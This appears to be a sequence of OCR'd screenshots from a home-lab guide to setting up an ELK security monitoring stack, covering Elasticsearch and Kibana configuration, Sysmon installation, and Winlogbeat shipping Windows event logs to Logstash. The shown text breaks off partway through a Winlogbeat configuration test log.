
Name	Type	Description
PTH1	Computer	



```
  GNU nano 2.9.3                              /etc/elasticsearch/elasticsearch.yml

#
# Elasticsearch performs poorly when the system is swapping the memory.
#
# ---------------------------------- Network -----------------------------------
#
# Set the bind address to a specific IP (IPv4 or IPv6):
#
network.host: localhost
#
# Set a custom port for HTTP:
#
#http.port: 9200
#
# For more information, consult the network module documentation.
#
```



```
  GNU nano 2.9.3                         /etc/kibana/kibana.yml                          Modified

# Kibana is served by a back end server. This setting specifies the port to use.
#server.port: 5601

# Specifies the address to which the Kibana server will bind. IP addresses and host names are both valid values.
# The default is 'localhost', which usually means remote machines will not be able to connect.
# To allow connections from remote users, set this parameter to a non-loopback address.
server.host: "localhost"

# Enables you to specify a path to mount Kibana at if you are running behind a proxy.
# Use the `server.rewriteBasePath` setting to tell Kibana if it should remove the basePath
# from requests it receives, and to prevent a deprecation warning at startup.
# This setting cannot end in a slash.
#server.basePath: ""

# Specifies whether Kibana should rewrite requests that are prefixed with
# `server.basePath` or require that they are rewritten by your reverse proxy.
# This setting was effectively always `false` before Kibana 6.3 and will
# default to `true` starting in Kibana 7.0.
#server.rewriteBasePath: false

# The maximum payload size in bytes for incoming server requests.
#server.maxPayloadBytes: 1048576
```



APM
APM automatically collects in-depth performance metrics and errors from inside your applications.
Add APM

Logs
Ingest logs from popular data sources and easily visualize in preconfigured dashboards.
Add log data


Metrics
Collect metrics from the operating system and services running on your servers.
Add metric data

SIEM
Centralize security events for interactive investigation in ready-to-go visualizations.
Add events


Add sample data
Load a data set and a Kibana dashboard

Upload data from log file
Import a CSV, NDJSON, or log file

Use Elasticsearch data
Connect to your Elasticsearch index



```
pth-elk@pthelk:~$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defau
lt qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 00:0c:29:c3:cb:76 brd ff:ff:ff:ff:ff:ff
    inet 172.21.14.104/24 brd 172.21.14.255 scope global dynamic noprefixroute
ens160
       valid_lft 689975sec preferred_lft 689975sec
    inet6 fe80::8759:f4f0:1c93:2547/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```



Observability

APM

APM automatically collects in-depth performance metrics and errors from inside your applications.

Logs

Ingest logs from popular data sources and easily visualize in preconfigured dashboards.

Metrics

Collect metrics from the operating system and services running on your servers.

Security


SIEM

Centralize security events for interactive investigation in ready-to-go visualizations.


Add sample data
Load a data set and a Kibana dashboard

Upload data from log file
Import a CSV, NDJSON, or log file


Use Elasticsearch data
Connect to your Elasticsearch index




```
C:\Users\jcassidy\Downloads>Sysmon64.exe -i


System Monitor v11.0 - System activity monitor
Copyright (C) 2014-2020 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.

C:\Users\jcassidy\Downloads>_
```




```
C:\Users\jcassidy\Downloads>Sysmon64.exe -c sysmonconfig-export.xml


System Monitor v11.0 - System activity monitor
Copyright (C) 2014-2020 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.22
Sysmon schema version: 4.30
Configuration file validated.
Configuration updated.


C:\Users\jcassidy\Downloads>_
```



```
PS C:\Users\jcassidy\Downloads> .\PSCP.EXE pth-elk@172.21.14.104:/etc/pki/tls/certs/logstash-forwarder.crt C:\Users\jcassidy\Documents
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's ssh-ed25519 key fingerprint is:
ssh-ed25519 255 77:ef:0c:69:73:d6:1b:52:9d:bb:98:bb:f6:dc:19:29
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n) y
pth-elk@172.21.14.104's password:
logstash-forwarder.crt    | 1 kB |   1.2 kB/s | ETA: 00:00:00 | 100%
PS C:\Users\jcassidy\Downloads>
```




```
PS C:\> cd C:\Users\Administrator
PS C:\Users\Administrator> cd 'C:\Program Files\Winlogbeat'
PS C:\Program Files\Winlogbeat> .\install-service-winlogbeat.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your
computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning
message. Do you want to run C:\Program Files\Winlogbeat\install-service-winlogbeat.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (default is "D"): R

Status   Name               DisplayName
------   ----               -----------
Stopped  winlogbeat         winlogbeat


PS C:\Program Files\Winlogbeat>
```




Name	Date modified	Type
kibana	6/8/2020 6:27 AM	File
module	6/8/2020 6:27 AM	File
.build_hash	6/8/2020 6:27 AM	Text
fields.yml	6/8/2020 6:27 AM	YML
install-service-winlogbeat	6/8/2020 6:27 AM	Win
LICENSE	6/8/2020 6:27 AM	Text
NOTICE	6/8/2020 6:27 AM	Text
README.md	6/8/2020 6:27 AM	MD
uninstall-service-winlogbeat	6/8/2020 6:27 AM	Win
winlogbeat	6/8/2020 6:27 AM	Appl
winlogbeat.reference.yml	6/8/2020 6:27 AM	YML
winlogbeat.yml	6/8/2020 6:27 AM	YML

File name: winlogbeat.yml


Encoding: Auto-Detect




```
#================================ Outputs =====================================

# Configure what output to use when sending the data collected by the beat.

#-------------------------- Elasticsearch output ------------------------------
#output.elasticsearch:
  # Array of hosts to connect to.
  #hosts: ["localhost:9200"]

  # Protocol - either `http` (default) or `https`.
  #protocol: "https"

  # Authentication credentials - either API key or username/password.
  #api_key: "id:api_key"
  #username: "elastic"
  #password: "changeme"
```



```
#----------------------------- Logstash output --------------------------------
output.logstash:
  # The Logstash hosts
  hosts: ["172.21.14.104:5044"]

  # Optional SSL. By default is off.
  # List of root certificates for HTTPS server verifications
  ssl.certificate_authorities: ["C:\\Users\\jcassidy\\Documents\\logstash-forwarder.crt"]

  # Certificate for SSL client authentication
  #ssl.certificate: "/etc/pki/client/cert.pem"

  # Client Certificate Key
  #ssl.key: "/etc/pki/client/cert.key"
```



```
PS C:\Program Files\Winlogbeat> .\winlogbeat.exe test config -e
2020-06-08T20:09:22.247-0700    INFO    instance/beat.go:621    Home path: [C:\Program Files\Winlogbeat] Config path: [C:\Program Files\Winlogbeat] Data path: [C:\
Program Files\Winlogbeat\data] Logs path: [C:\Program Files\Winlogbeat\logs]
2020-06-08T20:09:22.251-0700    INFO    instance/beat.go:629    Beat ID: c5d62433-54e3-4c4e-a5f2-156de2c934b4
2020-06-08T20:09:22.251-0700    INFO    [beat]  instance/beat.go:957    Beat info       {"system_info": {"beat": {"path": {"config": "C:\\Program Files\\Winlogbeat
", "data": "C:\\Program Files\\Winlogbeat\\data", "home": "C:\\Program Files\\Winlogbeat", "logs": "C:\\Program Files\\Winlogbeat\\logs"}, "type": "winlogbeat", "u
uid": "c5d62433-54e3-4c4e-a5f2-156de2c934b4"}}}
2020-06-08T20:09:22.251-0700    INFO    [beat]  instance/beat.go:966    Build info      {"system_info": {"build": {"commit": "932b273e8940575e15f10390882be205bad29
e1f", "libbeat": "7.7.1", "time": "2020-05-28T15:33:20.000Z", "version": "7.7.1"}}}
2020-06-08T20:09:22.251-0700    INFO    [beat]  instance/beat.go:969    Go runtime info {"system_info": {"go": {"os":"windows","arch":"amd64","max_procs":2,"versio
n":"go1.13.9"}}}
2020-06-08T20:09:22.256-0700    INFO    [beat]  instance/beat.go:973    Host info       {"system_info": {"host": {"architecture":"x86_64","boot_time":"2020-06-08T1
8:51:34.03-07:00","name":"PTH1","ip":["fe80::55e6:5889:52d1:efc0/64","172.21.14.103/24","::1/128","127.0.0.1/8"],"kernel_version":"10.0.18362.836 (WinBuild.160101.
0800)","mac":["00:0c:29:fb:c4:93"],"os":{"family":"windows","platform":"windows","name":"Windows 10 Pro","version":"10.0","major":10,"minor":0,"patch":0,"build":"1
8363.836"},"timezone":"PDT","timezone_offset_sec":-25200,"id":"b71306c6-3d76-4a82-bacb-bcf6fa71f180"}}}
2020-06-08T20:09:22.261-0700    INFO    [beat]  instance/beat.go:1002   Process info    {"system_info": {"process": {"cwd": "C:\\Program Files\\Winlogbeat", "exe":
